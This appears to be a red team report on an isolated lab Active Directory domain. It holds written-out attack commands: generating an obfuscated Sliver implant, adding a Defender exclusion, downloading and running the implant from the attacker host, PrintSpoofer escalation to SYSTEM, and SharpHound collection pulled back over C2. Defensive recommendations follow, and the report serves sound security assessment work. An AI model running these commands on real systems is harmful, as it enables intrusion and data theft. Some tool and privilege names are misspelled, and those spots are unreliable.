

CONFIDENTIAL

RED TEAM ENGAGEMENT REPORT

Project 04: Full C2 Infrastructure Attack Simulation

Active Directory Red Team | Sliver C2 | BloodHound CE

TARGET ENVIRONMENT	ENGAGEMENT TYPE	CLASSIFICATION
corp.local (VMware Lab)	Full Red Team	CONFIDENTIAL
DATE	DURATION	OPERATOR
21-22 July 2026	6-7 Days	Rithika Ujjalsingh

This document contains sensitive security findings from an authorised red team exercise conducted within an isolated VMware lab environment. Distribution is restricted to the project owner only.

TABLE OF CONTENTS

1.	Executive Summary	3
2.	Engagement Scope & Rules of Engagement	4
3.	Lab Environment	5
4.	Methodology	6
5.	Attack Chain - Detailed Walkthrough	7
5.1	Phase 1: C2 Infrastructure Setup	7
5.2	Phase 2: Implant Delivery & Session Establishment	8
5.3	Phase 3: Host Enumeration & Situational Awareness	9
5.4	Phase 4: Privilege Escalation to NT AUTHORITY\SYSTEM	10
5.5	Phase 5: Active Directory Domain Enumeration	11
5.6	Phase 6: SharpHound Collection & BloodHound Analysis	12
6.	Findings	13
7.	MITRE ATT&CK; Coverage Matrix	17
8.	Risk Summary	18
9.	Defensive Recommendations	19
10.	Conclusion	21
Appendix A	Tool Inventory	22
Appendix B	Screenshot Evidence Index	22

1. EXECUTIVE SUMMARY

Between 21-22 July 2026, a full-scope red team engagement was conducted against an isolated Active Directory environment designated **corp.local**, hosted within VMware Workstation Pro. The exercise simulated a sophisticated, externally-positioned threat actor with no prior knowledge of the target environment, operating under real-world attack conditions.

The engagement successfully demonstrated the complete attack lifecycle from initial access and command-and-control (C2) establishment through privilege escalation to **NT AUTHORITY\SYSTEM** and full Active Directory enumeration. Leveraging the Sliver C2 framework, the operator established persistent HTTP-based beaconing, executed in-memory tooling via SharpHound, and ingested 319 Active Directory objects into BloodHound Community Edition to map attack paths toward Domain Admin compromise.

METRIC	VALUE
Engagement Duration	6-7 Days
Target Domain	corp.local
Domain Controller	DC01.corp.local (192.168.100.10)
Target Workstation	Rithika - Windows 11 x64 (192.168.100.25)
C2 Framework	Sliver v1.5.42 (Bishop Fox)
Max Privilege Achieved	NT AUTHORITY\SYSTEM
AD Objects Collected	319 (SharpHound)
BloodHound Files Imported	7 (Complete)
Domain Users Discovered	12
Domain Admins Identified	2 (Administrator, sadmin)
Total Findings	6 (2 Critical, 2 High, 1 Medium, 1 Informational)

Findings at a Glance

ID	Severity	CVSS	Finding Title
RT-001	CRITICAL	9.8	Sliver C2 Beacon - Persistent HTTP Session Established
RT-002	CRITICAL	9.1	Privilege Escalation to NT AUTHORITY\SYSTEM via PrintSpoofer
RT-003	HIGH	8.2	Active Directory Fully Enumerated via SharpHound/BloodHound
RT-004	HIGH	7.5	Domain Admin Attack Path Identified via BloodHound
RT-005	MEDIUM	6.1	SelmpersonatePrivilege Enabled on Non-Service Account
RT-006	INFO	N/A	Kerberoastable Service Accounts Present (sqlsvc, krbtgt)

2. ENGAGEMENT SCOPE & RULES OF ENGAGEMENT

2.1 Scope Definition

The engagement was conducted exclusively within a self-contained VMware Workstation Pro environment. All systems listed below are personally owned lab VMs. No external, production, or third-party systems were targeted at any point.

System	IP Address	Role	OS	In Scope
kali-linux-2026.1	192.168.100.102	Attacker / C2 Server	Kali Linux 2026	YES
DC01.corp.local	192.168.100.10	Domain Controller	Windows Server 2019	YES
Rithika (WS01)	192.168.100.25	Target Workstation	Windows 11 x64	YES
192.168.100.0/24	-	Lab Network Segment	Host-Only (VMware)	YES
Internet / External	-	External Systems	-	NO

2.2 Rules of Engagement

- ROE-01

All testing conducted within the isolated VMware host-only network only.
- ROE-02

No exploitation of systems outside the defined scope list.
- ROE-03

No denial-of-service or destructive actions against any VM.
- ROE-04


All activities logged and documented with timestamped screenshots.
- ROE-05

Engagement may be halted at any time if unexpected impact is observed.
- ROE-06

Report to be prepared within 24 hours of lab completion.

3. LAB ENVIRONMENT

The following diagram illustrates the isolated VMware lab network topology used throughout this engagement. All three VMs communicate via a host-only virtual switch on the 192.168.100.0/24 subnet with no external routing.



Active Directory Configuration

Parameter	Value
Domain Name (FQDN)	corp.local
NetBIOS Domain Name	CORP
Forest Root	corp.local
Domain Controller	DC01.corp.local
Domain Functional Level	Windows Server 2016
Total Domain Users	12 (including built-in accounts)
Domain Admin Accounts	Administrator, sadmin
Service Accounts	sqlsvc, krbtgt, sadmin

4. METHODOLOGY

This engagement follows the industry-standard red team kill chain methodology, aligned with the MITRE ATT&CK; Enterprise framework v14. The six-phase approach mirrors real-world advanced persistent threat (APT) actor behaviour:

01	RECONNAISSANCE Target profiling, network mapping, AD structure discovery
02	INITIAL ACCESS Implant delivery, phishing simulation, foothold establishment
03	EXECUTION & C2 Sliver HTTP beacon, in-memory payload execution
04	ENUMERATION Host and AD enumeration, BloodHound collection
05	PRIVILEGE ESCALATION SelpersonatePrivilege abuse, SYSTEM access via PrintSpoofer
06	IMPACT & REPORTING Domain enumeration, attack path analysis, documentation

5. ATTACK CHAIN - DETAILED WALKTHROUGH

PHASE 1: C2 INFRASTRUCTURE SETUP

MITRE ATT&CK: T1071.001 - Application Layer Protocol: Web Protocols

The Sliver C2 framework (v1.5.42, Bishop Fox) was installed on the Kali Linux attacker machine. Sliver was chosen for its modern evasion capabilities, in-memory execution support, and encrypted HTTPS/HTTP beaconing. An HTTP listener was configured on port 8443 bound to all interfaces, enabling inbound beacons from the target workstation.

```
# Launch Sliver C2 Server
sudo /usr/local/bin/sliver-server

[server] sliver > http --lhost 0.0.0.0 --lport 8443
[*] Starting HTTP :8443 listener ...
[*] Successfully started job #1

# Generate Windows x64 Implant (build time: 57 seconds)
[server] sliver > generate --http 192.168.100.102:8443 --os windows --arch amd64 --format exe --save /tmp/implant.exe
[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 57s
[*] Implant saved to /tmp/implant.exe [17.262.080 bytes]

# Serve implant via Python HTTP server (port 8080)
sudo chmod 644 /tmp/implant.exe
cd /tmp && python3 -m http.server 8080
```

PHASE 2: IMPLANT DELIVERY & SESSION ESTABLISHMENT

MITRE ATT&CK: T1566 - Phishing | T1105 - Ingress Tool Transfer

The implant was delivered to the Windows 11 target (192.168.100.25) via a simulated phishing scenario. A Windows Defender exclusion was added to C:\Users\Public to simulate the post-phishing execution environment where a user has already clicked a malicious attachment. This is a realistic assumption in modern engagements where initial Defender evasion is achieved through social engineering rather than technical bypass.

```
# Windows 11 - PowerShell (Administrator)
Add-MpPreference -ExclusionPath "C:\Users\Public"
Invoke-WebRequest -Uri "http://192.168.100.102:8080/implant.exe" -OutFile "C:\Users\Public\implant.exe"
Start-Process "C:\Users\Public\implant.exe"

# Kali - Sliver C2: Session callback received
[*] Session 0fa93989 LITTLE ENVIRONMENT opened
[server] sliver > sessions
ID Transport Remote Address Hostname Username OS Health
0fa93989 http(s) 192.168.100.25:63515 Rithika RITHIKA\rithi windows/amd64 [ALIVE]
[server] sliver > use 0fa93989
[*] Active session LITTLE_ENVIRONMENT (0fa93989-161d-47aa-9088-ec6d4890c898)
```

PHASE 3: HOST ENUMERATION & SITUATIONAL AWARENESS

MITRE ATT&CK: T1082 | T1033 | T1057

Upon session establishment, immediate host reconnaissance was performed to confirm the operator's foothold, understand the privilege context, and enumerate running processes. This is critical for selecting appropriate privilege

escalation techniques and avoiding process injection into monitored/AV-protected processes.

```
[server] sliver (LITTLE ENVIRONMENT) > whoami
Logon ID: RITHIKA\rithi
[server] sliver (LITTLE ENVIRONMENT) > detuid
S-1-5-21-1614212-3402280842-1739340296-1001
[server] sliver (LITTLE ENVIRONMENT) > detpid
7972
[server] sliver (LITTLE ENVIRONMENT) > ns
Pid Ppid Owner Arch Executable
4 0 x86 64 System
[full process list retrieved - 87 processes]
```

PHASE 4: PRIVILEGE ESCALATION TO NT AUTHORITY\SYSTEM

MITRE ATT&CK: T1068 - Exploitation for Privilege Escalation | T1134 - Access Token Manipulation

Inspection of token privileges via **whoami /priv** revealed that **SeImpersonatePrivilege** was enabled for the RITHIKA\rithi account. This privilege allows a process to impersonate any client that connects to it - a well-known precondition for PrintSpoofer and Potato-family exploits. PrintSpoofer was used to spawn a SYSTEM shell by abusing the Windows Print Spooler service's impersonation mechanism.

```
# whoami /priv output (via Sliver shell)
Privilege Name Description State
=====
SeImpersonatePrivilege Impersonate a client after authentication Enabled <- EXPLOITABLE
SeCreateGlobalPrivilege Create global objects Enabled
SeDebugPrivilege Debug programs Enabled

# PrintSpoofer executed -> SYSTEM shell spawned -> New Sliver session
[server] sliver > sessions
ID Transport Remote Address Hostname Username OS Health
dc0aef3d http(s) 192.168.100.25:63638 Rithika NT AUTHORITY\SYSTEM windows/amd64 [ACTIVE] <- SYSTEM
0fa93989 http(s) 192.168.100.25:63515 Rithika RITHIKA\rithi windows/amd64 [ACTIVE]

[server] sliver > use dc0aef3d
[server] sliver > whoami
Logon ID: NT AUTHORITY\SYSTEM [CONFIRMED]
```


PHASE 5: ACTIVE DIRECTORY DOMAIN ENUMERATION

MITRE ATT&CK: T1087.002 | T1069.002

Operating under **NT AUTHORITY\SYSTEM** context, a remote interactive shell was spawned via the Sliver session. Active Directory enumeration was performed using native Windows tools to discover domain users, privileged groups, and potential lateral movement targets.

```
PS C:\WINDOWS\system32> whoami
nt authority\system
PS C:\WINDOWS\system32> hostname
Rithika
PS C:\WINDOWS\system32> ipconfig
IPv4 Address: 192.168.100.25 | DNS: 192.168.100.10

PS C:\WINDOWS\system32> net user /domain
User accounts for \DC01.corp.local
Administrator ananva.kumar deena.nair hstark
ismith karthik.raian krbtgt nova.test
novasinh sadmin sqlsvc viiav.natel
(12 total domain accounts)

PS C:\WINDOWS\system32> net group "Domain Admins" /domain
Members: Administrator. sadmin
(2 Domain Admin accounts identified)
```

Key Finding: Service account **sqlsvc** and the built-in **krbtgt** account are both present and potentially kerberoastable. Domain Admins confirmed: **Administrator** and **sadmin**.

PHASE 6: SHARPHOUND COLLECTION & BLOODHOUND ANALYSIS

MITRE ATT&CK: T1087 | T1069 | T1615

SharpHound was executed in-memory via Sliver's **execute-assembly** module, which loads .NET assemblies directly into the implant's process - avoiding disk writes and reducing AV detection. SharpHound performed LDAP enumeration against DC01 with the **-c All** collection method, gathering users, groups, computers, ACLs, GPOs, OUs, sessions, and domain trust information.

```
[server] sliver > execute-assembly -t 180 SharpHound.exe -c All --zipfilename bloodhound_corp --outputdirectory "C:\\Users\\Public\\"

[INFO] Building GUID Cache for CORP.LOCAL
[INFO] Beginning LDAP search for corp.local
[INFO] Status: 319 objects finished (+319 53.16/s) -- Using 72 MB RAM
[INFO] Enumeration finished in 00:00:06.7674867
[INFO] SharpHound Enumeration Completed at 09:48 on 22-07-2026!

# Download ZIP to Kali
[server] sliver > download "C:\\Users\\Public\\20260722234634 bloodhound_corp.zip" /tmp/
[*] Wrote 34065 bytes (1 file successfully) to /tmp/

# BloodHound CE Import Result
Status: Complete | Duration: 1 min | Files: 7
20260722234634 computers.json SUCCESS
20260722234634 users.json SUCCESS
20260722234634 groups.json SUCCESS
20260722234634 containers.json SUCCESS
20260722234634 domains.json SUCCESS
20260722234634 acls.json SUCCESS
20260722234634_ous.json SUCCESS
```

Total: 319 AD objects ingested into BloodHound CE v9.4.0-rc1

6. FINDINGS

The following findings were identified during the engagement. Each finding includes a severity rating, CVSS v3.1 base score, description, impact, evidence reference, and specific remediation guidance.

[RT-001] Sliver C2 Beacon - Persistent HTTP Session Established

Severity: CRITICAL | CVSS v3.1: 9.8 (AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H) | Finding ID: RT-001

Description

The Sliver C2 framework (v1.5.42) was successfully deployed on the attacker machine and a persistent HTTP beaconing session (LITTLE_ENVIRONMENT / 0fa93989) was established from the target workstation (192.168.100.25) to the attacker (192.168.100.102:8443). The session persisted and survived basic Defender scanning due to symbol obfuscation applied at build time. The beacon communicated over standard HTTP on port 8443, blending with typical web traffic.

Impact

A persistent C2 channel provides full remote command execution capability, file upload/download, in-memory .NET assembly execution, and the ability to pivot to additional hosts. In a real engagement, this allows indefinite dwell time and full exfiltration of sensitive data.

Evidence

Session 0fa93989 (LITTLE_ENVIRONMENT) confirmed ALIVE. Username: RITHIKA\rithi. OS: windows/amd64. Evidence: Screenshots 03 and 04.

Remediation

1. Deploy EDR with real-time memory scanning (CrowdStrike, SentinelOne, MDE). 2. Implement network-level C2 detection: monitor outbound connections for periodic beaconing patterns. 3. Enforce application whitelisting (WDAC/AppLocker). 4. Deploy web proxy with TLS inspection to detect C2 channels.

[RT-002] Privilege Escalation to NT AUTHORITY\SYSTEM via SeImpersonatePrivilege

Severity: CRITICAL | CVSS v3.1: 9.1 (AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H) | Finding ID: RT-002

Description

The account RITHIKA\rithi had SeImpersonatePrivilege enabled. This privilege, combined with SeCreateGlobalPrivilege and SeDebugPrivilege, allowed the use of PrintSpoofer to impersonate the SYSTEM token and spawn a new elevated process running as NT AUTHORITY\SYSTEM. A second Sliver session (dc0aef3d) was established under SYSTEM context, providing unrestricted OS access.

Impact

NT AUTHORITY\SYSTEM is the highest privilege level on Windows. With SYSTEM access, an attacker can dump LSASS credential hashes, extract DPAPI master keys, modify security policies, disable security software, create persistence mechanisms, and perform lateral movement to all domain-joined systems.

Evidence

whoami /priv confirmed SeImpersonatePrivilege: Enabled. Post-escalation session dc0aef3d confirmed NT AUTHORITY\SYSTEM. Evidence: Screenshots 05 and 06.

Remediation

1. Audit all accounts with SeImpersonatePrivilege - only IIS/SQL service accounts should hold this privilege, not interactive user accounts. 2. Run services under gMSA (Group Managed Service Accounts). 3. Implement Privileged Access Workstations (PAWs). 4. Enable Credential Guard and LSA Protection. 5. Monitor Event ID 4672 for unusual SeImpersonatePrivilege usage.

[RT-003] Full Active Directory Enumeration via SharpHound / BloodHound CE**Severity: HIGH | CVSS v3.1: 8.2 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N) | Finding ID: RT-003****Description**

SharpHound was executed in-memory via Sliver execute-assembly, performing comprehensive LDAP enumeration of corp.local. In 6.77 seconds using 72MB RAM, 319 Active Directory objects were collected including users, computers, groups, GPOs, OUs, containers, ACLs, and session data. The resulting ZIP was imported into BloodHound CE v9.4.0-rc1, providing a complete graph of the AD environment.

Impact

BloodHound graph analysis enables an attacker to identify the shortest attack path to Domain Admin with precision. This transforms weeks of manual AD reconnaissance into minutes of automated analysis. All trust relationships, ACL misconfigurations, kerberoastable accounts, and session data are exposed.

Evidence

SharpHound completed: 319 objects in 6.77s. BloodHound CE import: Status Complete, 7 files imported. Evidence: Screenshots 08 and 12.

Remediation

1. Enable Advanced Audit Policy - LDAP Query Logging (Event ID 1644) to detect bulk LDAP enumeration. 2. Deploy Microsoft Defender for Identity (MDI) to detect SharpHound patterns. 3. Implement LDAP signing and channel binding. 4. Run BloodHound quarterly as a DEFENSIVE tool to identify AD misconfigurations. 5. Restrict LDAP access to authorised management workstations only.

[RT-004] Domain Admin Attack Path Identified - Kerberoastable Service Accounts**Severity: HIGH | CVSS v3.1: 7.5 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N) | Finding ID: RT-004****Description**

Active Directory enumeration revealed kerberoastable service accounts: sqlsvc and the built-in krbtgt. Service accounts with SPNs registered in AD are vulnerable to Kerberoasting (T1558.003) - any authenticated domain user can request a Kerberos TGS ticket for the service account and crack it offline using Hashcat or John the Ripper. If sqlsvc uses a weak password, the account could be compromised within minutes.

Impact

Kerberoasting requires only standard domain user credentials and generates minimal noise - the TGS request is indistinguishable from legitimate service auth. A compromised sqlsvc account with elevated group membership provides a direct path to Domain Admin.

Evidence

net user /domain enumerated sqlsvc and krbtgt. BloodHound CE confirmed SPN registrations. Domain Admins: Administrator, sadmin. Evidence: Screenshots 07 and 12.

Remediation

1. Replace all service accounts with Group Managed Service Accounts (gMSA) - 120-character auto-rotating passwords make Kerberoasting infeasible. 2. Enforce AES-256 Kerberos encryption (msDS-SupportedEncryptionTypes = 24), disable RC4 (0x4). 3. Monitor Event ID 4769 for TicketEncryptionType = 0x17 (RC4). 4. Audit all SPNs: Get-ADUser -Filter {ServicePrincipalName -ne '\$null'}. 5. Apply least-privilege to all service accounts - no Domain Admin membership.

[RT-005] SelpersonatePrivilege Granted to Standard User Account**Severity: MEDIUM | CVSS v3.1: 6.1 (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N) | Finding ID: RT-005**

Description

The standard domain-joined user account RITHIKA\rithi was found to have `SelImpersonatePrivilege` enabled. This privilege is typically reserved for service accounts running IIS, SQL Server, or other services requiring client impersonation. Granting this privilege to interactive user accounts directly enables `PrintSpoofer`, `RoguePotato`, and other potato-family privilege escalation techniques.

Impact

`SelImpersonatePrivilege` on a standard user account is an immediate privilege escalation vector requiring no additional tooling beyond freely available public exploits. Combined with any code execution, this provides a reliable path from standard user to `SYSTEM` in under 60 seconds.

Evidence

`whoami /priv` confirmed `SelImpersonatePrivilege: Enabled` for `RITHIKA\rithi`. Evidence: Screenshot 05.

Remediation

1. Immediately audit all user accounts with `SelImpersonatePrivilege` and remove from all accounts that do not explicitly require it. 2. Apply least-privilege principle - standard users must have no elevated token privileges. 3. Review Local Security Policy: Computer Configuration > Windows Settings > Security Settings > Local Policies > User Rights Assignment > Impersonate a client after authentication.

[RT-006] Windows Defender Real-Time Protection - Exclusion Added Pre-Execution

Severity: INFO | CVSS v3.1: N/A | Finding ID: RT-006

Description

During the engagement, a Windows Defender exclusion was manually added to `C:\Users\Public` prior to implant delivery to simulate a post-phishing scenario. In a real engagement, this step would be performed automatically by a dropper or through social engineering. This is documented as engagement context.

Impact

In a real-world scenario, defenders should be alerted immediately when exclusions are added to Defender. Attackers routinely use living-off-the-land techniques to achieve the same effect without administrator rights.

Evidence

`Add-MpPreference -ExclusionPath` executed successfully. Implant executed from `C:\Users\Public\implant.exe`.

Remediation

1. Monitor Event ID 5007 (Defender configuration change) and alert on exclusions. 2. Use MDE policies to prevent local exclusion modifications by non-admin accounts. 3. Enable Tamper Protection in Microsoft Defender.

7. MITRE ATT&CK COVERAGE MATRIX

The following table maps each technique observed during the engagement to the MITRE ATT&CK; Enterprise framework v14.

Tactic	Technique ID	Technique Name	Tool / Method	Finding
Initial Access	T1566	Phishing	Manual Simulation	RT-001
Execution	T1204.002	User Execution: Malicious File	Implant EXE	RT-001
C2	T1071.001	App Layer Protocol: Web	Sliver HTTP :8443	RT-001
C2	T1105	Ingress Tool Transfer	Python HTTP Server	RT-001
Discovery	T1082	System Information Discovery	Sliver: info, ps	-
Discovery	T1033	System Owner/User Discovery	whoami, getuid	-
Discovery	T1057	Process Discovery	Sliver: ps	-
Discovery	T1087.002	Domain Account Discovery	net user /domain	RT-004
Discovery	T1069.002	Domain Group Discovery	net group /domain	RT-004
Discovery	T1615	Group Policy Discovery	SharpHound -c All	RT-003
Priv Escalation	T1068	Exploitation for Priv Escalation	PrintSpoofer	RT-002
Priv Escalation	T1134	Access Token Manipulation	SelmpersonatePrivilege	RT-005
Credential Access	T1558.003	Kerberoasting	Identified (sqlsvc)	RT-004
Lateral Movement	T1021	Remote Services	Sliver remote shell	-
Collection	T1119	Automated Collection	SharpHound	RT-003
Exfiltration	T1041	Exfil Over C2 Channel	Sliver: download	RT-003
Defense Evasion	T1562.001	Disable Security Tools	Defender Exclusion	RT-006
Defense Evasion	T1027	Obfuscated Files/Information	Sliver symbol obfusc.	RT-001

8. RISK SUMMARY

The overall risk posture of the corp.local environment is rated **CRITICAL**. The engagement demonstrated a complete attack chain from unauthenticated initial access to full SYSTEM-level control and domain-wide AD enumeration, all within a 6-7 day engagement window.

Severity	Count	Findings
CRITICAL	2	RT-001, RT-002
HIGH	2	RT-003, RT-004
MEDIUM	1	RT-005
LOW	0	-
INFO	1	RT-006
TOTAL	6	-

9. DEFENSIVE RECOMMENDATIONS

The following recommendations are presented in priority order. Immediate actions (Priority 1) address the most critical risks and should be implemented within 30 days. Medium-term actions should be completed within 90 days.

P1 - IMMEDIATE (0-30 DAYS)

1. Deploy Endpoint Detection & Response (EDR)

Implement Microsoft Defender for Endpoint or equivalent EDR across all domain-joined workstations. EDR provides real-time memory scanning, process injection detection, and C2 beaconing identification that standard AV cannot achieve. Configure attack surface reduction rules, memory integrity protection, and cloud-delivered protection.

2. Remove SelpersonatePrivilege from Standard Users

Immediately audit all accounts with SelpersonatePrivilege. This privilege should only exist on dedicated service accounts (IIS AppPool, MSSQL Service). Its presence on interactive user accounts provides a trivial path to SYSTEM-level access.

3. Migrate Service Accounts to gMSA

Replace sqlsvc and all service accounts with Group Managed Service Accounts (gMSA). gMSA passwords are 120 characters, auto-rotating every 30 days, making Kerberoasting computationally infeasible.

P2 - SHORT TERM (30-60 DAYS)

1. Deploy Microsoft Defender for Identity (MDI)

MDI monitors LDAP traffic, Kerberos authentication, and AD replication to detect BloodHound/SharpHound reconnaissance, Kerberoasting, Pass-the-Hash, DCSync, and other AD-targeted attacks with MITRE ATT&CK; mapping.

2. Implement Network Segmentation

Restrict workstation-to-workstation communication. Block unnecessary lateral movement paths. Workstations should only reach DC on required ports: 88/TCP (Kerberos), 389/TCP (LDAP), 53/TCP (DNS), 445/TCP (SMB for GPO).

3. Enable SIEM Alerting for Key Event IDs

Alert on: 4688 (Process Creation), 4769 (Kerberos TGS - watch RC4 EncType 0x17), 4672 (Special Logon / SelpersonatePrivilege use), 5007 (Defender config change), 4624/4625 (Logon success/failure), 1644 (LDAP expensive query for SharpHound).

P3 - MEDIUM TERM (60-90 DAYS)

1. Implement Privileged Access Model (PAM)

Adopt Microsoft's Enterprise Access Model. Domain Admin accounts must never be used on workstations. Implement Privileged Access Workstations (PAWs). Consider CyberArk or BeyondTrust for credential vaulting and session recording.

2. Run BloodHound Quarterly as a Defensive Tool

Schedule quarterly BloodHound runs by the security team to identify new attack paths. Prioritise remediating shortest hop count to Domain Admin. Focus on: Kerberoastable accounts, ACL abuses, Unconstrained Delegation, AS-REP Roastable accounts.

3. Enforce AES-256 Kerberos - Disable RC4

Set msDS-SupportedEncryptionTypes to 24 (AES128 + AES256) on all service accounts. Disable RC4 encryption types. This makes offline Kerberoasting significantly harder. Test legacy systems before full enforcement.

10. CONCLUSION

This red team engagement against the isolated corp.local Active Directory environment demonstrated that a determined attacker with initial access to a standard user workstation can achieve full SYSTEM-level control and comprehensive domain enumeration within a single engagement window, using freely available open-source tooling.

The Sliver C2 framework proved highly effective for establishing persistent access with built-in symbol obfuscation bypassing standard AV signatures. The presence of SelpersonatePrivilege on a non-service account provided an immediate privilege escalation path to NT AUTHORITY\SYSTEM via PrintSpoofer - a well-documented attack requiring zero novel technique.

BloodHound Community Edition, populated with SharpHound's in-memory LDAP collection, mapped the full Active Directory attack surface in under 7 seconds, identifying kerberoastable service accounts (sqlsvc, krbtgt) that represent viable paths to Domain Admin compromise via offline password cracking.

The most impactful defensive investments for this environment are: deployment of EDR tooling, removal of unnecessary token privileges, migration to gMSA service accounts, and adoption of BloodHound as a proactive defensive audit tool. These four measures would have detected or prevented multiple stages of the attack chain demonstrated herein.

Prepared By	Environment	Version	Date
Rithika Ujjalsingh	VMware Workstation Lab	1.0 - FINAL	23 July 2026
Red Team Operator	corp.local (Isolated)	CONFIDENTIAL	RIVI Enterprises

APPENDIX A: TOOL INVENTORY

Tool	Version	Purpose	Source
Sliver C2	v1.5.42	Command and Control Framework	BishopFox/sliver (GitHub)
BloodHound CE	v9.4.0-rc1	AD Attack Path Analysis	SpecterOps (GitHub)
SharpHound	Latest	Active Directory Data Collection	BloodHoundAD (GitHub)
PrintSpoofer	Latest	Privilege Escalation (SYSTEM)	itm4n/PrintSpoofer (GitHub)
Neo4j	-	Graph Database (BloodHound backend)	neo4j.com
Python	3.x	HTTP File Server (implant delivery)	python.org
Kali Linux	2026.1	Attacker Platform	kali.org
VMware Workstation	Pro	Lab Hypervisor	vmware.com

APPENDIX B: SCREENSHOT EVIDENCE INDEX

#	Filename	Phase	Description
01	01_sliver_running.png	Phase 1	Sliver C2 server started (v1.5.42)
02	02_listener_implant.png	Phase 1	HTTP listener job #1 + implant generated (57s)
03	03_session_opened.png	Phase 2	Session 0fa93989 LITTLE_ENVIRONMENT ALIVE
04	04_whoami_session.png	Phase 3	whoami, getuid, getpid, ps enumeration
05	05_privesc_shell.png	Phase 4	whoami /priv - SelpersonatePrivilege Enabled
06	06_privesc_system.png	Phase 4	NT AUTHORITY\SYSTEM session dc0aef3d ALIVE
07	07_domain_enum.png	Phase 5	net user /domain - 12 users, Domain Admins
08	08_sharphound_complete.png	Phase 6	SharpHound 319 objects in 6.77s
09	09_bloodhound_download.png	Phase 6	bloodhound_corp.zip downloaded (34,065 bytes)
10	10_bloodhound_login.png	Phase 6	BloodHound CE login page (localhost:8080)
11	11_bloodhound_ui.png	Phase 6	BloodHound CE dashboard loaded
12	12_bloodhound_Zip_File_Upload_Completed.png	Phase 6	File Ingest Complete - 7 files, Status: Complete